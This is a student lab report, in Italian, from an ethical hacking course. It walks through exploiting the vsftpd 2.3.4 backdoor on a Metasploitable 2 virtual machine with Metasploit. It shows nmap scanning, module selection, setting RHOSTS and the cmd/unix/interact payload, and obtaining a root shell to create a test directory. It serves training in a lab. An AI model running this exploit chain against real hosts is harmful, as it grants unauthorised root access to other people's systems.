Relazione Tecnica: Hacking con Metasploit su Metasploitable 2

Corso: Cyber Security & Ethical Hacking - Epicode

Modulo: Hacking con Metasploit

Studente: Mirko Imbrogno

Data: 19/01/2026

Obiettivo dell'Esercitazione

L'obiettivo di questa sessione pratica è condurre un attacco informatico controllato (Ethical Hacking) contro una macchina virtuale **Metasploitable 2**. L'attività si concentra sullo sfruttamento di una vulnerabilità nel servizio **vsftpd** per ottenere l'accesso remoto e, successivamente, creare una directory di test nel sistema vittima.

Configurazione dell'Ambiente di Laboratorio

In accordo con i requisiti dell'esercizio, la rete è stata configurata come segue:

- **Macchina Attaccante (Kali Linux):** IP 192.168.1.150
- **Macchina Vittima (Metasploitable 2):** IP impostato staticamente su **192.168.1.149**.

Verifica della connettività

Prima di iniziare l'attacco, è stata verificata la raggiungibilità della macchina vittima e la configurazione della propria interfaccia di rete tramite i comandi `fping` e `ip a`.


```
┌──(kali㉿kali)-[~]
└─$ fping -g -a 192.168.1.0/24 2>/dev/null
192.168.1.149
192.168.1.150

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.150/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::8c98:9e18:aed2:8153/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Verifica della rete e identificazione degli indirizzi IP.

Fase 1: Information Gathering (Scansione)

Per identificare i servizi vulnerabili, è stata eseguita una scansione delle porte verso il target `192.168.1.149` utilizzando il tool **Nmap**. Il comando utilizzato è stato `nmap -sV 192.168.1.149` per rilevare le versioni specifiche dei servizi.

L'output ha evidenziato che sulla **porta 21** è in esecuzione il servizio FTP **vsftpd versione 2.3.4**, noto per contenere una backdoor critica.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 09:58 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.1.149
Host is up (0.015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 08:00:27:17:03:FF (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.20 seconds
```

Scansione Nmap che evidenzia la versione vulnerabile vsftpd 2.3.4.


Fase 2: Ricerca dell'Exploit e Configurazione

Avviata la console di Metasploit (`msfconsole`), è stata effettuata una ricerca nel database per trovare exploit relativi al servizio individuato tramite il comando `search vsftpd`.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>

 _____________________________________________
|                                             |
|                3Kom SuperHack II Logon       |
|_____________________________________________|
|                                             |
|                                             |
|                                             |
|          User Name:      [  security  ]     |
|                                             |
|          Password:       [            ]     |
|                                             |
|                                             |
|                      [ OK ]                 |
|_____________________________________________|
|                                             |
|                                https://metasploit.com |
|_____________________________________________|


       =[ metasploit v6.4.103-dev                         ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

È stato selezionato il modulo `exploit/unix/ftp/vsftpd_234_backdoor` (tramite il comando `use 1`) e sono state visualizzate le opzioni richieste (`show options`).



Selezione dell'exploit.

Successivamente, è stato configurato l'indirizzo IP del bersaglio (RHOSTS): `set RHOSTS 192.168.1.149`




Configurazione del parametro RHOSTS.

Fase 3: Exploitation (Svolgimento dell'Attacco)

È stato lanciato l'attacco contro il servizio `vsftpd`.

Primo Tentativo (Fallito)

Inizialmente, l'esecuzione standard del comando `run` ha portato all'attivazione della backdoor, ma non è stata creata alcuna sessione interattiva (*"Exploit completed, but no session was created"*), probabilmente a causa di un timeout o di una mancata negoziazione automatica del payload.




Primo tentativo di exploit con mancata creazione della sessione.

Risoluzione e Successo

Per risolvere il problema, è stato impostato manualmente il payload specifico per interagire con la shell Unix e rilanciato l'exploit:

1. Comando: `set PAYLOAD cmd/unix/interact`
2. Comando: `run`




Questa configurazione ha permesso di stabilire correttamente la connessione, aprendo una **Command shell session 1** con privilegi di root (`uid=0(root)`).

Fase 4: Post-Exploitation e Conclusione

Una volta ottenuto l'accesso alla macchina Metasploitable, sono state eseguite le seguenti operazioni finali:

1. Navigazione nella directory principale: `cd /`
2. Creazione della cartella richiesta: `mkdir /Test_metasploit`
3. Verifica della creazione tramite comando `ls`.



Ottenimento della shell di root, creazione della directory e verifica finale.

Risultato

L'esercitazione è stata completata con successo. La vulnerabilità del servizio `vsftpd 2.3.4` è stata sfruttata correttamente tramite Metasploit, garantendo l'accesso completo al sistema target e permettendo la modifica del filesystem.